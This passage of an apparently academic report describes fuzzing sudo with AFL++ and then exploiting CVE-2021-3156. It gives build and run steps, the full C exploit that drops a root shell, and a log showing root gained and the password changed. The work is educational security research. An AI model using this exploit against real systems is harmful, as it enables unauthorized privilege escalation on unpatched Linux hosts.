  - Specifies the input directory containing the initial seed files for the fuzzer. AFL++ will use these files as a starting point for generating test cases.
- **-o /fuzz/sudo/output**:
  - Specifies the output directory where AFL++ will store the results, including any crashes or hangs it discovers.
- **-x /fuzz/sudo/dictionary.dict**:
  - Specifies the dictionary file containing extra tokens for the fuzzer to use. This can help AFL++ to generate more effective test cases by using known good inputs.

- **-M master1**:
  - Sets the fuzzer in master mode with the instance name `master1`. This is useful for parallel fuzzing where multiple fuzzer instances are running simultaneously.
- **-t 1500**:
  - Sets the timeout for each test case to 1500 milliseconds. This ensures that any test case taking longer than this will be aborted, preventing the fuzzer from being slowed down by slow-running test cases.
- **/fuzz/sudo/bin/sudo**:
  - Specifies the target binary to fuzz. In this case, it is the `sudo` command located in `/fuzz/sudo/bin/sudo`.
- The `output` folder will contain:
  - `queue`: Queue of strings tested by AFL.
  - `crashes`: Strings that caused program crashes.
- AFL will iteratively test inputs from ``` ``payload`` ``` and other generated cases against the sudo binaries.


Apps
Jun 18 17:20
23%
40%
21%
0.0 kB
0.0 kB
100%
kali Clone 1 (Linked Base for kali Clone 1 and kali Clone 2 Clone) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
17:20
CPU usage: 54.1%
Trash
File System
Home
fuzzing
root@kali: /fuzz/sudo
File Actions Edit View Help
root@kali: /fuzz/sudo
root@kali: /fuzz/sudo/output/master
Right Ctrl

```
     american fuzzy lop ++4.22a {master} (/fuzz/sudo/bin/sudo) [explore]
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 4 min, 43 sec      │  cycles done : 8     │
│   last new find : 0 days, 0 hrs, 0 min, 3 sec       │ corpus count : 239   │
│last saved crash : 0 days, 0 hrs, 0 min, 34 sec      │saved crashes : 2     │
│ last saved hang : 0 days, 0 hrs, 1 min, 35 sec      │  saved hangs : 15    │
├─ cycle progress ─────────────────────┬─ map coverage┴──────────────────────┤
│  now processing : 137.1 (57.3%)      │    map density : 39.46% / 56.70%   │
│  runs timed out : 0 (0.00%)          │ count coverage : 6.43 bits/tuple   │
├─ stage progress ─────────────────────┼─ findings in depth ─────────────────┤
│  now trying : splice 11              │ favored items : 67 (28.03%)         │
│ stage execs : 4/18 (22.22%)          │  new edges on : 90 (37.66%)         │
│ total execs : 175k                   │ total crashes : 3 (2 saved)         │
│  exec speed : 72.90/sec (slow!)      │  total tmouts : 1462 (0 saved)      │
├─ fuzzing strategy yields ────────────┴───────────────┬─ item geometry ───────┤
│   bit flips : 0/112, 0/111, 0/109                    │    levels : 6         │
│  byte flips : 0/14, 0/13, 0/11                       │   pending : 97        │
│ arithmetics : 0/965, 0/1705, 0/1540                  │  pend fav : 0         │
│  known ints : 1/123, 1/484, 0/616                    │ own finds : 238       │
│  dictionary : 0/80, 1/90, 0/0, 0/0                   │  imported : 0         │
│havoc/splice : 137/98.9k, 99/74.1k                    │ stability : 25.95%    │
│py/custom/rq : unused, unused, unused, unused         ├───────────────────────┘
│    trim/eff : disabled, 92.86%                       │          [cpu001:433%]
└─ strategy: explore ────────── state: started :-) ────┘
```

Figure 5.1: AFL++ GUI


Apps
Jun 22 22:50
kali Clone 1 (Linked Base for kali Clone 1 and kali Clone 2 Clone) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /fuzz/sudo
File Actions Edit View Help
root@kali: /fuzz/sudo
root@kali: /fuzz/sudo/output/master/crashes
Right Ctrl

```
     american fuzzy lop ++4.22a {master} (/fuzz/sudo/bin/sudo) [explore]
┌─ process timing ────────────────────────────────────┬─ overall results ───┐
│        run time : 0 days, 0 hrs, 12 min, 18 sec      │  cycles done : 6    │
│   last new find : 0 days, 0 hrs, 0 min, 22 sec       │ corpus count : 297  │
│last saved crash : 0 days, 0 hrs, 2 min, 45 sec       │saved crashes : 2    │
│ last saved hang : 0 days, 0 hrs, 1 min, 29 sec       │  saved hangs : 19   │
├─ cycle progress ─────────────────────┬─ map coverage┴─────────────────────┤
│  now processing : 173.1 (58.2%)      │    map density : 39.17% / 57.43%   │
│  runs timed out : 0 (0.00%)          │ count coverage : 5.55 bits/tuple   │
├─ stage progress ─────────────────────┼─ findings in depth ────────────────┤
│  now trying : havoc                  │ favored items : 64 (21.55%)        │
│ stage execs : 96/150 (64.00%)        │  new edges on : 100 (33.67%)       │
│ total execs : 151k                   │ total crashes : 2 (2 saved)        │
│  exec speed : 0.95/sec (zzzz...)     │  total tmouts : 477 (0 saved)      │
├─ fuzzing strategy yields ────────────┴─────────────┬─ item geometry ───────┤
│   bit flips : 0/88, 0/87, 0/85                     │    levels : 5         │
│  byte flips : 0/11, 0/10, 0/8                      │   pending : 145       │
│ arithmetics : 0/756, 0/1285, 0/1120                │  pend fav : 0         │
│  known ints : 1/96, 1/370, 0/448                   │ own finds : 295       │
│  dictionary : 0/62, 1/72, 0/0, 0/0                 │  imported : 0         │
│havoc/splice : 183/83.7k, 110/65.2k                 │ stability : 39.64%    │
│py/custom/rq : unused, unused, unused, unused       ├───────────────────────┘
│    trim/eff : disabled, 90.91%                     │          [cpu000:100%]
└─ strategy: explore ────────── state: in progress ──┘
```

Figure 5.2: Other test to find new crash string

Identifying Vulnerabilities

Once AFL discovers a crash:


- Use the following command to reproduce the crash:

  ```
  AFL_IGNORE_PROBLEMS=1 /fuzz/sudo/bin/sudo < id
      :.....
  ```

  Replace `id:...` with the identifier of the crashing input, find in /output/crashes.


- Verify the outcome to confirm the crash.

At this stage, it's time to proceed with analyzing and potentially exploiting the discovered vulnerability in the sudo software.



```
┌──(root㉿kali)-[/fuzz/sudo/output/master/crashes]
└─# ls
README.txt
id:000000,sig:11,src:000132+000120,time:131567,execs:86696,op:splice,rep:7
id:000001,sig:06,src:000123,time:248611,execs:156364,op:havoc,rep:2

┌──(root㉿kali)-[/fuzz/sudo/output/master/crashes]
└─# cat id:00000
cat: 'id:00000': No such file or directory

┌──(root㉿kali)-[/fuzz/sudo/output/master/crashes]
└─# cat id:000000,sig:11,src:000132+000120,time:131567,execs:86696,op:splice,rep:7
sudoedit-sD ◆iu ssudoed\-sDdLedi-e◆◆◆◆◆◆◆◆◆◆◆◆◆◆sududo~dL◆disudoed-3DdLedisududo~dL◆dxeit -sd/◆◆◆L◆◆
čllllll◆ll◆◆◆◆◆◆◆◆◆◆◆◆

┌──(root㉿kali)-[/fuzz/sudo/output/master/crashes]
└─# cat id:000001,sig:06,src:000123,time:248611,execs:156364,op:havoc,rep:2
sudoedit-sDdLedio~d3t-sHHHjoedodud\sududo~dL◆di#suoedidoedi
```

Figure 5.3: Representation of a crashing input



```
└─# cd crashes

┌──(root㉿kali)-[/fuzz/sudo/output/master/crashes]
└─# ls
README.txt  id:000000,sig:11,src:000132+000120,time:131567,execs:86696,op:splice,rep:7  id:000001,sig:06,src:000123,time:248611,execs:156364,op:havoc,rep:2

┌──(root㉿kali)-[/fuzz/sudo/output/master/crashes]
└─# /fuzz/sudo/bin/sudo < id:000000,sig:11,src:000132+000120,time:131567,execs:86696,op:splice,rep:7
[-] FATAL: forkserver is already up, but an instrumented dlopen() library loaded afterwards. You must AFL_PRELOAD such libraries to be able to fuzz them or
LD_PRELOAD to run outside of afl-fuzz.
To ignore this set AFL_IGNORE_PROBLEMS=1 but this will lead to ambiguous coverage data.
In addition, you can set AFL_IGNORE_PROBLEMS_COVERAGE=1 to ignore the additional coverage instead (use with caution!).
zsh: IOT instruction  /fuzz/sudo/bin/sudo <

┌──(root㉿kali)-[/fuzz/sudo/output/master/crashes]
└─# AFL_IGNORE_PROBLEMS=1 /fuzz/sudo/bin/sudo < id:000000,sig:11,src:000132+000120,time:131567,execs:86696,op:splice,rep:7
zsh: segmentation fault  AFL_IGNORE_PROBLEMS=1 /fuzz/sudo/bin/sudo <

┌──(root㉿kali)-[/fuzz/sudo/output/master/crashes]
└─# AFL_IGNORE_PROBLEMS=1 /fuzz/sudo/bin/sudo < id:000001,sig:06,src:000123,time:248611,execs:156364,op:havoc,rep:2
malloc(): invalid size (unsorted)
zsh: IOT instruction  AFL_IGNORE_PROBLEMS=1 /fuzz/sudo/bin/sudo <
```

Figure 5.4: Reproduce crash

5.2 Setting up AFL++ in more details

Setting up AFL++ for sudo presented these challenges:

- **Fuzzing Program Arguments:** AFL cannot fuzz program arguments directly. The target binary must be instrumented. This can be achieved using experimental features such as **`argv-fuzz-inl.h`**.
- **Different Functionality of `sudo`:** `sudo` exhibits different functionality when executed with the program name `sudoedit`, but it does not use `argv[0]` to determine this. Therefore, the `progname.c` utility needs to be patched.

Fuzzing `sudo` with `argv-fuzz-inl.h`

To solve the aforementioned issue, programmers started looking for solutions for future fuzzing and created **argv-fuzz-inl.h**. A library inside AFL++ that allows fuzzing even for command line elements. For using this “extension” it is important to include the following header inside the `main()` function of the application:

```
#include ``/path/to/argv-fuzz-inl.h''
```

The `argv-fuzz-inl.h` header file into the `sudo` source folder, then located the `main()` function, which resides in the `sudo.c` file, and proceeded to add the `#include ``/path/to/argv-fuzz-inl.h''` line at the top of the file.

It is also important to insert `AFL_INIT_ARGV();` as the first line within the `main()` function. This specific header file `AFL_INIT_ARGV();` is essentially a macro that replaces the `argv[]` pointer with `afl_init_argv(&argc);`, where `argv[]` is the array of strings passed into `main()` containing the arguments. This action alters the location pointed to by `argv[]`. As a consequence, `AFL_INIT_ARGV();` reads data from standard input (stdin).

Chapter 6

Exploitation[2]

6.1 Step by step guide

Install git, then clone the script from the GitHub repository:

```
sudo apt install git -y
git clone https://github.com/asepsaepdin/CVE-2021-3156.git
```

Compile the PoC using the command:

```
make
```

Run the PoC using the command:

```
./exploit
```

Makefile Explanation

```
all: shellcode exploit

shellcode: shellcode.c
     mkdir libnss_x
     $(CC) -O3 -shared -nostdlib -o libnss_x/x.so.2
         shellcode.c

exploit: exploit.c
     $(CC) -O3 -o exploit exploit.c

clean:
     rm -rf libnss_x exploit
```

- `all: shellcode exploit`
  - The main target. Running `make` will build both `shellcode` and `exploit`.
- `shellcode: shellcode.c`
  - This target specifies how to build `shellcode`. It depends on `shellcode.c`.
  - Commands:
    - `mkdir libnss_x`: Creates a directory named `libnss_x`.
    - `$(CC) -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c`: Compiles `shellcode.c` into an optimized shared library (`-O3`), without using the standard library (`-nostdlib`), and saves it as `libnss_x/x.so.2`.
- `exploit: exploit.c`
  - This target specifies how to build `exploit`. It depends on `exploit.c`.
  - Command:
    - `$(CC) -O3 -o exploit exploit.c`: Compiles `exploit.c` into an optimized executable (`-O3`), and saves it as `exploit`.
- `clean`
  - This target specifies how to clean the build environment by removing files generated during the build.
  - Command:
    - `rm -rf libnss_x exploit`: Removes the `libnss_x` directory and the `exploit` executable.


6.2 CVE-2021-3156 Exploit Code

```c
#include <unistd.h> // execve()
#include <string.h> // strcat()

/* Exploit for CVE-2021-3156, drops a root shell.
 * All credit for original research: Qualys
    Research Team.
 * https://blog.qualys.com/vulnerabilities-research
    /2021/01/26/cve-2021-3156-heap-based-buffer-
    overflow-in-sudo-baron-samedit
 *
 * Tested on Ubuntu 20.04 against sudo 1.8.31
 * Author: Max Kamper
 */

void main(void) {

    // 'buf' size determines size of overflowing
       chunk.
    // This will allocate an 0xf0-sized chunk
       before the target service_user struct.
    int i;
    char buf[0xf0] = {0};
    memset(buf, 'Y', 0xe0);
    strcat(buf, ""\\"");

    char* argv[] = {
        ""sudoedit"",
        ""-s"",
        buf,
        NULL};

    // Use some LC_ vars for heap Feng-Shui.
    // This should allocate the target service_user
        struct in the path of the overflow.
    char messages[0xe0] = {""LC_MESSAGES=en_GB.UTF
       -8@""};
    memset(messages + strlen(messages), 'A', 0xb8);

    char telephone[0x50] = {""LC_TELEPHONE=C.UTF-8@""};
    memset(telephone + strlen(telephone), 'A', 0x28);

    char measurement[0x50] = {""LC_MEASUREMENT=C.UTF-8@""};
    memset(measurement + strlen(measurement), 'A', 0x28);

    // This environment variable will be copied onto the heap after the overflowing chunk.
    // Use it to bridge the gap between the overflow and the target service_user struct.
    char overflow[0x500] = {0};
    memset(overflow, 'X', 0x4cf);
    strcat(overflow, ""\\"");

    // Overwrite the 'files' service_user struct's name with the path of our shellcode library.
    // The backslashes write nulls which are needed to dodge a couple of crashes.
    char* envp[] = {
        overflow,
        "\\", "\\", ""\\"", ""\\"", ""\\"", ""\\"", ""\\"", ""\\"",
        ""XXXXXXX\\"",
        ""\\"", ""\\"", ""\\"", ""\\"", ""\\"", ""\\"", ""\\"", ""\\"",
        ""\\"", ""\\"", ""\\"", ""\\"", ""\\"", ""\\"", ""\\"",
        ""x/x\\"",
        ""Z"",
        messages,
        telephone,
        measurement,
        NULL};

    // Invoke sudoedit with our argv & envp.
    execve(""/usr/bin/sudoedit"", argv, envp);}
```

Explanation:

1. **Included Headers:**
   - `unistd.h` - Provides access to the POSIX operating system API, including `execve()` which is used to execute programs.
   - `string.h` - Contains function prototypes for manipulating strings, such as `memset()` and `strcat()` used for memory and string operations, respectively.
2. **Exploit Description:**
   - The code exploits CVE-2021-3156 in sudo to gain root privileges by triggering a heap-based buffer overflow.
   - Tested on Ubuntu 20.04 with sudo version 1.8.31.
   - Author: Max Kamper.
   - Original research credit: Qualys Research Team.
3. **Main Function:**
   - The `main()` function contains the main logic for the exploit.
4. **Buffer Overflow:**
   - `buf` is a buffer filled with 'Y' characters, followed by a backslash \\.
   - Size of `buf` determines the size of the overflowing chunk.
5. **Command-line Arguments:**
   - `argv` array holds command-line arguments for invoking `sudoedit` with the crafted overflow.
6. **Heap Feng-Shui:**
   - Environment variables like `LC_MESSAGES`, `LC_TELEPHONE`, and `LC_MEASUREMENT` are crafted to manipulate heap memory layout.
7. **Environment Variables (`envp`):**
   - `envp` array sets environment variables including the overflowing buffer and specific paths to trigger the vulnerability.
8. **Executing the Exploit:**

- `execve()` is used to execute `sudoedit` with the crafted command-line arguments (`argv`) and environment variables (`envp`).


Activities
Terminal
Jun 22 23:29
root@melo-VirtualBox: /home/melo/Desktop/CVE-2021-3156-mas...

```
melo@melo-VirtualBox:~/Desktop$ id
uid=1000(melo) gid=1000(melo) groups=1000(melo),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),118(lpadmin),129(sambashare)
melo@melo-VirtualBox:~/Desktop$ uname -a
Linux melo-VirtualBox 5.0.0-13-generic #14-Ubuntu SMP Mon Apr 15 14:59:14 UTC 2
019 x86_64 x86_64 x86_64 GNU/Linux
melo@melo-VirtualBox:~/Desktop$ cd CVE-2021-3156-master/
melo@melo-VirtualBox:~/Desktop/CVE-2021-3156-master$ ls
exploit  exploit.c  libnss_x  LICENSE  Makefile  README.md  shellcode.c
melo@melo-VirtualBox:~/Desktop/CVE-2021-3156-master$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),118(lpadmin),129(sambashare),1000(melo)
# whoami
root
# passwd
New password:
Retype new password:
passwd: password updated successfully
# ls
LICENSE  Makefile  README.md  exploit  exploit.c  libnss_x  shellcode.c
# exit
melo@melo-VirtualBox:~/Desktop/CVE-2021-3156-master$ su
Password:
su: Authentication failure
melo@melo-VirtualBox:~/Desktop/CVE-2021-3156-master$ su
Password:
root@melo-VirtualBox:/home/melo/Desktop/CVE-2021-3156-master# ls
exploit  exploit.c  libnss_x  LICENSE  Makefile  README.md  shellcode.c
root@melo-VirtualBox:/home/melo/Desktop/CVE-2021-3156-master#
```

Figure 6.1: Exploitation example

6.3 Why does this code work?

6.3.1 Preparing the Buffer for Overflow

```
char buf[0xf0] = {0};
memset(buf, 'Y', 0xe0);
strcat(buf, "\\");
```

The buffer `buf` is filled with 0xe0 'Y' characters and ends with an escape character (\). This buffer will be used as an argument for `sudoedit`.

6.3.2 Preparing Environment Variables

These environment variables manipulate the heap:

```
char messages[0xe0] = {"LC_MESSAGES=en_GB.UTF-8@"};
memset(messages + strlen(messages), 'A', 0xb8);

char telephone[0x50] = {"LC_TELEPHONE=C.UTF-8@"};
memset(telephone + strlen(telephone), 'A', 0x28);

char measurement[0x50] = {"LC_MEASUREMENT=C.UTF-8@"
    };
memset(measurement + strlen(measurement), 'A', 0x28
    );
```

These environment variables are used to allocate specific data structures in memory so they can be overwritten by the buffer overflow.

6.3.3 Creating the Overflow Buffer

```
char overflow[0x500] = {0};
memset(overflow, 'X', 0x4cf);
strcat(overflow, "\\");
```

The buffer `overflow` is a large buffer that fills the memory with 'X' characters and ends with an escape character (\). This buffer will be copied into memory after the `buf` buffer.

6.3.4 Preparing Arguments and Environment

Arguments (`argv`) and environment variables (`envp`) are prepared to execute `sudoedit` with the prepared buffers:

```
char* argv[] = {
    "sudoedit",
    "-s",
    buf,
    NULL};

char* envp[] = {
    overflow,
    "\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
    "XXXXXXX\\",
    "\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
    "\\", "\\", "\\", "\\", "\\", "\\", "\\",
    "x/x\\",
    "Z",
    messages,
    telephone,
    measurement,
    NULL};
```

6.3.5 Executing **`sudoedit`**

```
execve("/usr/bin/sudoedit", argv, envp);
```

The `execve` function is called to execute `sudoedit` with the prepared arguments and environment variables.

6.4 Exploitation Mechanism

6.4.1 Buffer Overflow

The `buf` buffer is copied into a controlled memory location, causing a buffer overflow when `sudoedit` attempts to handle it. This overflow writes data beyond the intended limits.

6.4.2 Heap Manipulation

The environment variables `LC_MESSAGES`, `LC_TELEPHONE`, and `LC_MEASUREMENT` are prepared to place specific data structures (like `service_user`) in memory areas that will be overwritten by the overflow.

Memory Corruption

The buffer overflow fills the memory, and combined with escape characters (\), overwrites the `service_user` structure. This structure is critical for user management in the context of `sudo`.

Arbitrary Code Execution

By overwriting the `service_user` structure, the exploit changes the path of the loaded library, directing `sudo` to execute arbitrary code (e.g., a root-privileged shell).

Inadequate Buffer Handling

`sudo` does not properly handle buffer limits when specific arguments are combined with escape characters.

6.4.3 Strategic Placement

The environment variables are used to manipulate memory layout (heap Feng-Shui), placing the `service_user` structure in a predictable location.

6.4.4 Overflow and Overwrite

The buffer overflow overwrites critical parts of memory, including the `service_user` structure.

6.4.5 Shellcode Execution

Once overwritten, the `service_user` structure can be manipulated to execute a root-privileged shell.

Conclusion

Ultimately, it is easy to say that, the modern information systems landscape is prone to vulnerabilities and errors from various factors: programming and security management deficiencies, and quite frequently, simple human error. All these can have a big impact on the security and stability of systems; therefore, it becomes very important to have robust approaches for identifying and mitigating them.

For example, CVE-2021-3156 in sudo spent eleven years in the wild before someone finally discovered and patched it. This serves as an illustrative case of the point that, no matter how hard the community tries to harden the security of any wide-use software, critical vulnerabilities are quite common.

It has been shown that fuzzing is an important tool in code analysis, as it is a technique to automatically and systematically explore unexpected and anomalous inputs to uncover vulnerabilities before they can be exploited by attackers. Tools like AFL++ provide comprehensive coverage of code that can help to identify memory management errors, nearly all of which are very critical vulnerabilities such as buffer overflows and heap overflows.

In the end, making fuzzing a part of standard development is a critical phase in risk mitigation hardening of applications against potential attacks. Only by taking a proactive approach to cybersecurity will we triumph over the evolving challenges to securing digital systems from ever-sophisticating threats.

Bibliography

[1] Qualys Security Advisory. Sudo heap-based buffer overflow. https://packetstormsecurity.com/files/161160/Sudo-Heap-Based-Buffer-Overflow.html, 2021. Accessed 22-06-2024.

[2] asepsaepdin. Cve-2021-3156 - heap-based buffer overflow in sudo. https://github.com/asepsaepdin/CVE-2021-3156/tree/main, 2024. Accessed 22-06-2024.